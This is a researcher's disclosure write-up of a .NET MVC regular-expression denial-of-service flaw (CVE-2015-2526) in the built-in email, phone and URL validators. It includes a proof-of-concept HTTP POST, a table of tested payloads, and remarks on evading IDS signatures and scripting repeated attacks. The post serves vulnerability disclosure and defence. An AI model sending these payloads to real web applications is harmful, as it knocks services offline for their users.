.NET MVC ReDoS (Denial of Service) Vulnerability - CVE-2015-2526 (MS15-101)

Microsoft released a security bulletin (MS15-101) describing a .NET MVC Denial of Service vulnerability (CVE-2015-2526) that I reported back in April. This blog post analyses the vulnerability in details, starting from the theory and then providing a PoC exploit against a MVC web application developed with Visual Studio 2013.

For those of you who want to see the bug, you can directly skip to the last part of this post or watch the video directly... ;-)

A bit of theory

The .NET framework (4.5) uses backtracking regular expression matcher when performing a match against an expression. Backtracking is based on the NFA (non-deterministic finite automata) algorithm engine which is designed to validate all input states. By providing an "evil" regex expression – an expression for which the engine can be forced to calculate an exponential number of states - it is possible to force the engine to calculate an exponential number of states, leading to a condition defined such as "catastrophic backtracking".

In .NET Framework (4.5), "evil" regular expressions are used by default in three classes (EmailAddressAttribute, PhoneAttribute, UrlAttribute) which are part of System.CompontentModel.DataAnnotations .NET library. These classes provide the default validation mechanism for email address, phone number and URL input types in web forms. Furthermore, these three classes do not enforce a match timeout.

The following tables show where the evil regex has been identified and the lack of match timeout:

EmailAddressAttribute Source code

```
1  namespace System.ComponentModel.DataAnnotations {
2      using System;
3      using System.ComponentModel.DataAnnotations.Resources;
4      using System.Text.RegularExpressions;
5
6      [AttributeUsage(AttributeTargets.Property | AttributeTargets.Field | AttributeTargets.Parameter, AllowMultiple = false)]
7      public sealed class EmailAddressAttribute : DataTypeAttribute {
8
9          // This attribute provides server-side email validation equivalent to jquery validate,
10         // and therefore shares the same regular expression.  See unit tests for examples.
11         private static Regex _regex = new Regex(@"^((([a-z]|\d|[!#\$%&'\*\+\-\/=\?\^_`{\|}~]|[\u00A0-\uD7FF\uF900-\uFDCF\uFD
12
13         public EmailAddressAttribute()
14             : base(DataType.EmailAddress) {
15             ErrorMessage = DataAnnotationsResources.EmailAddressAttribute_Invalid;
16         }
17
18         public override bool IsValid(object value) {
19             if (value == null) {
20                 return true;
21             }
22
23             string valueAsString = value as string;
24             return valueAsString != null && _regex.Match(valueAsString).Length > 0;
25         }
26     }
27 }
```

Evil Regex

Lack of match timeout

PhoneAttribute Source Code

```
1  namespace System.ComponentModel.DataAnnotations {
2      using System;
3      using System.ComponentModel.DataAnnotations.Resources;
4      using System.Text.RegularExpressions;
5
6      [AttributeUsage(AttributeTargets.Property | AttributeTargets.Field | AttributeTargets.Parameter, AllowMultiple = false)]
7      public sealed class PhoneAttribute : DataTypeAttribute {
8          // see unit tests for examples
9          private static Regex _regex = new Regex(@"^(\+\s?)?((?<!\+.*)\(\+?\d+([\s\-\.]?\d+)?\)|\d+)([\s\-\.]?(\(\d+([\s\-\.]?
10
11         public PhoneAttribute()
12             : base(DataType.PhoneNumber) {
13             ErrorMessage = DataAnnotationsResources.PhoneAttribute_Invalid;
14         }
15
16         public override bool IsValid(object value) {
17             if (value == null) {
18                 return true;
19             }
20
21             string valueAsString = value as string;
22             return valueAsString != null && _regex.Match(valueAsString).Length > 0;
23         }
24     }
25 }
26
```

Evil Regex

Lack of match timeout

UrlAttribute Source Code

```
1  namespace System.ComponentModel.DataAnnotations {
2      using System;
3      using System.ComponentModel.DataAnnotations.Resources;
4      using System.Text.RegularExpressions;
5
6      [AttributeUsage(AttributeTargets.Property | AttributeTargets.Field | AttributeTargets.Parameter, AllowMultiple = false)]
7      public sealed class UrlAttribute : DataTypeAttribute {
8
9          // This attribute provides server-side url validation equivalent to jquery validate,
10         // and therefore shares the same regular expression.  See unit tests for examples.
11         private static Regex _regex = new Regex(@"^(https?|ftp):\/\/(((([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(%[\da-f]{2}
12
13         public UrlAttribute()
14             : base(DataType.Url) {
15             ErrorMessage = DataAnnotationsResources.UrlAttribute_Invalid;
16         }
17
18         public override bool IsValid(object value) {
19             if (value == null) {
20                 return true;
21             }
22
23             string valueAsString = value as string;
24             return valueAsString != null && _regex.Match(valueAsString).Length > 0;
25         }
26     }
27 }
28
```


Evil Regex

Lack of match timeout

As a consequence, an attacker can craft a malicious payload to force the .NET regex engine to perform a large number of computations and cause a Denial of Service against the targeted controller (e.g. login form) which uses default validation mechanism provided by .NET framework.

The Denial of Service condition is only specific to the target class controller (e.g. login form, registration form, contact form, etc.). Users can still potentially navigate the site but they are prevented from using parts of it.

As an example, the email address regex is analyzed. Its regex expression is considered an “evil” regex, due to its complexity, repetition, nesting and recursion. The regex is reported in the screen shot below. The software RegexBuddy was used to analyze it.



The theory behind the attack is demonstrated below, with the help of RegexBuddy and its built-in debugger (set for C# - .NET 2.0-4.5) - with payload (in the table below) which will never match the above regex:

```
t@t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t%20
```

An extract of the last 26 operations (stopped by RegexBuddy) can be found below, from the Debugger view:

```
999974 t@t.t.t.t.t.t.t.t.t.t.t.t.t
999975 t@t.t.t.t.t.t.t.t.t.t.t.t.t.
999976 t@t.t.t.t.t.t.t.t.t.t.t.t.t.
999977 t@t.t.t.t.t.t.t.t.t.t.t.t.t.t
999978 t@t.t.t.t.t.t.t.t.t.t.t.t.t.t
999979 t@t.t.t.t.t.t.t.t.t.t.t.t.t.t
999980 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999981 t@t.t.t.t.t.t.t.t.t.t.t.t.t.backtrack
999982 t@t.t.t.t.t.t.t.t.t.t.t.t.t.backtrack
999983 t@t.t.t.t.t.t.t.t.t.t.t.t.t.backtrack
999984 t@t.t.t.t.t.t.t.t.t.t.t.t.t.t
999985 t@t.t.t.t.t.t.t.t.t.t.t.t.t.t
999986 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999987 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999988 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999989 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999990 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999991 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999992 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999993 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tok
999994 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999995 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999996 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999997 t@t.t.t.t.t.t.t.t.t.t.t.t.t.tbacktrack
999998 t@t.t.t.t.t.t.t.t.t.t.t.t.t.backtrack
999999 t@t.t.t.t.t.t.t.t.t.t.t.t.t.backtrack
1000000 t@t.t.t.t.t.t.t.t.t.t.t.t.t.backtrack
Match attempt failed after 1000000 steps
Your regular expression is too complex to continue debugging.
The regex engine you plan to use it with may not be able to handle it at all and crash.
Look up "catastrophic backtracking" in the help file to learn how to avoid this situation.
```


This shows the “catastrophic backtracking” condition reached by the matcher. In this case, RegexBuddy stops calculations after 1000000 steps, however, the vulnerable class – EmailAddressAttribute - does not enforce a match timeout and therefore the .NET regex engine continues to compute steps, leading the

w3wp.exe process (IIS Worker Pool) on the web server to reach a 99% CPU starvation condition for an extended amount of time, which can last various hours to days, depending on the payload used.

The payload can be constructed in different ways, providing the attacker with the capability to bypass IDS/IPS signature based controls. The attacker can set scripts to automatically attack vulnerable forms on a regular time basis.

The exploit

The exploitation consists in sending a crafted HTTP POST request against a web form using a vulnerable class (e.g. EmailAddressAttribute). As an example, the attack is demonstrated against a .NET MVC web application developed with the latest Visual Studio. The application provides a login form which uses the default email address validation mechanism in .NET framework. The screen shot below shows the login page:



An attacker can bypass client-side validation in .NET by sending the request via script or proxy and manipulating the request, as shown below:

ReDoS HTTP POST
POST /Account/Login HTTP/1.1
Host: 192.168.0.13
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.13/Account/Login
Cookie: __RequestVerificationToken=FkLGrc6-XD2IBVU9g1nPycs0GTu3jWiK2QEyvR8IsowXAJU3C5fHlHvQvwGgB0VcN1FTa_hB9KZ6Pi8SeI5EKpvz_EeOqD7y_FnipWJWqOU1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 239
__RequestVerificationToken=HQq6--asc9wLbvnvuapMLuj5y9f8tSg9n0JiEFivqKv_aeyl6eSaHaDtymjPgusP-spu-oUYa0xm7n_RKjmS9WOU2so8S96X6oY7K2fd3lk1&Email=**t@t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.c%20**&Password=test&RememberMe=false

AccountModelView.cs - use of [EmailAddress] default class in .NET

```
    public class LoginViewModel
    {
        [Required]
        [Display(Name = "Email")]
        [EmailAddress]
        public string Email { get; set; }
```


AccountController.cs – ModelState is validated when the POST request occurs


```
// POST: /Account/Login
        [HttpPost]
        [AllowAnonymous]
        [ValidateAntiForgeryToken]
        public async Task<ActionResult> Login(LoginViewModel model, string returnUrl)
        {
            if (!ModelState.IsValid)
            {
                return View(model);
            }

            // This doesn't count login failures towards account lockout
            // To enable password failures to trigger account lockout, change to
shouldLockout: true
            var result = await SignInManager.PasswordSignInAsync(model.Email,
model.Password, model.RememberMe, shouldLockout: false);
            switch (result)
            {
```

The table below shows the DoS condition on the web server, after the request has been issued.

DoS w3wp.exe – IIS Worker Process





Following the request, the Denial of Service occurs against the /Account/Login controller class. At this stage, no other users can use /Account/Login form controller class, while the w3wp.exe process is at 99% CPU starvation.

The w3wp.exe process needs to be terminated in order to recover the application from the attack. After few manual recoveries, it was observed that the application becomes unusable, and the server needs to be restarted.

The table below includes valid and tested attack patterns which result in a successful ReDoS attack against .NET applications:

<table>
<tr><th>Malicious Payload</th><th>Regex in Use</th><th>Class</th></tr>
<tr><td>t@t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.t.c%20</td><td>^((([a-z]|\d|[!#\$%&'*\+\-\/=\?\^_`{\|}~]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])+(\.([a-z]|\d|[!#\$%&'\*\+\-\/=\?\^_`{\|}~]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])+)*)|((\x22)((((\x20|\x09)*(\x0d\x0a))?(\x20|\x09)+)?(([\x01-\x08\x0b\x0c\x0e-\x1f\x7f]|\x21|[\x23-\x5b]|[\x5d-\x7e]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(\\([\x01-\x09\x0b\x0c\x0d-\x7f]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF]))))*(((\x20|\x09)*(\x0d\x0a))?(\x20|\x09)+)?(\x22)))@((([a-z]|\d|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(([a-z]|\d|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])([a-z]|\d|-</td><td>EmailAddressAttribute</td></tr>
</table>

<table>
<tr><td></td><td>|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])*([a-z]|\d|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])))\.)+(([a-z]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(([a-z]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])*([a-z]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])))\.?$</td><td></td></tr>
<tr><td>666666666666666666666666666666666666d</td><td>^(\+\s?)?((?<!\+.*)\(\+?\d+([\s\-\.]?\d+)?\)|\d+)([\s\-\.]?(\(\d+([\s\-\.]?\d+)?\)|\d+))*(\s?(x|ext\.?)\s?\d+)?$</td><td>PhoneAttribute</td></tr>
<tr><td>http%3A%2F%2FtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtFtest%2ecoKøøm</td><td>^(https?|ftp):\/\/(((([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(%[\da-f]{2})|[!\$&'\(\)*\+,;=]|:)*@)?(((\d|[1-9]\d|1\d\d|2[0-4]\d|25[0-5])\.(\d|[1-9]\d|1\d\d|2[0-4]\d|25[0-5])\.(\d|[1-9]\d|1\d\d|2[0-4]\d|25[0-5])\.(\d|[1-9]\d|1\d\d|2[0-4]\d|25[0-5]))|((([a-z]|\d|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(([a-z]|\d|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])*([a-z]|\d|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])))\.)+(([a-z]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(([a-z]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])*([a-z]|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])))\.?)(:\d*)?)(\/((([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(%[\da-f]{2})|[!\$&'\(\)*\+,;=]|:|@)+(\/(([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-</td><td>UrlAttribute</td></tr>
</table>

	\uFDCF\uFDF0-\uFFEF])|(%[\da-f]{2})|[!\$&'\(\)*\+,;=]|:|@)*)*)?)?(\?(((([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(%[\da-f]{2})|[!\$&'\(\)*\+,;=]|:|@)|[\uE000-\uF8FF]|\/|\?)*)?(\#(((([a-z]|\d|-|\.|_|~|[\u00A0-\uD7FF\uF900-\uFDCF\uFDF0-\uFFEF])|(%[\da-f]{2})|[!\$&'\(\)*\+,;=]|:|@)|\/|\?)*)?$	

Further References

- https://www.owasp.org/index.php/Regular_expression_Denial_of_Service_-_ReDoS
- https://www.owasp.org/images/3/38/20091210_VAC-REGEX_DOS-Adar_Weidman.pdf
- https://msdn.microsoft.com/en-us/library/hs600312%28v=vs.110%29.aspx
- https://msdn.microsoft.com/en-us/library/e347654k%28v=vs.110%29.aspx
- https://msdn.microsoft.com/en-us/library/gg578045(v=vs.110).aspx
- https://msdn.microsoft.com/en-us/library/01escwtf(v=vs.110).aspx
- https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-3275